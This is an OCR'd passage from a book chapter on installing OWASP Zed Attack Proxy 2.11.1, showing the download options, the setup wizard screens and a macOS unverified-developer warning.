


Chapter 1: Getting Started with OWASP Zed Attack Proxy


ZAP 2.11.1


Windows (64) Installer	183 MB	Download
Windows (32) Installer	183 MB	Download
Linux Installer	188 MB	Download
Linux Package	186 MB	Download
MacOS Installer	213 MB	Download
Cross Platform Package	204 MB	Download
Core Cross Platform Package	55 MB	Download


Setup - OWASP Zed Attack Proxy 2.11.1
Welcome to the OWASP Zed Attack Proxy Setup Wizard
This will install OWASP Zed Attack Proxy on your computer. The wizard will lead you step by step through the installation.
Click Next to continue, or Cancel to exit Setup.
Next >
Cancel


Setup - OWASP Zed Attack Proxy 2.11.1
License Agreement
Please read the following important information before continuing.
Please read the following License Agreement. You must accept the terms of this agreement before continuing with the installation.
Apache License
Version 2.0, January 2004
http://www.apache.org/licenses/
TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION
1. Definitions.
"License" shall mean the terms and conditions for use, reproduction,
I accept the agreement
I do not accept the agreement
install4j
< Back
Next >
Cancel



Setup - OWASP Zed Attack Proxy 2.11.1
Select Installation Type
Which type of installation should be performed?
Select the type of installation that you want to perform. Click Next when you are ready to continue.
Standard installation
Custom installation
install4j
< Back
Next >
Cancel



Setup - OWASP Zed Attack Proxy 2.11.1
Ready to Install
Setup is now ready to being installing OWASP Zed Attack Proxy on your computer.
Click Install to continue with the installation, or click Back if you want to review or change any settings.
Destination location:
C:\Program Files\OWASP\Zed Attack Proxy
Start Menu folder:
OWASP\Zed Attack Proxy
Additional tasks:
Additional icons:
Create a desktop icon
Check for Updates:
Check for Updates on startup: Yes
Automatically download new ZAP releases: No
Check for updates to the add-ons you have installed: Yes
install4j
< Back
Install
Cancel



ZAP 2.11.1


Windows (64) Installer	183 MB	Download
Windows (32) Installer	183 MB	Download
Linux Installer	188 MB	Download
Linux Package	186 MB	Download
MacOS Installer	213 MB	Download
Cross Platform Package	204 MB	Download
Core Cross Platform Package	55 MB	Download



?
"OWASP ZAP" cannot be opened because the developer cannot be verified.
macOS cannot verify that this app is free from malware.
This item is on the disk image "ZAP_2.11.1 (1).dmg". Brave downloaded this disk image today at 10:58 PM.
Eject Disk Image
Cancel



ZAP 2.11.1

Windows (64) Installer	183 MB	Download
Windows (32) Installer	183 MB	Download
Linux Installer	188 MB	Download
Linux Package	186 MB	Download
MacOS Installer	213 MB	Download
Cross Platform Package	204 MB	Download
Core Cross Platform Package	55 MB	Download






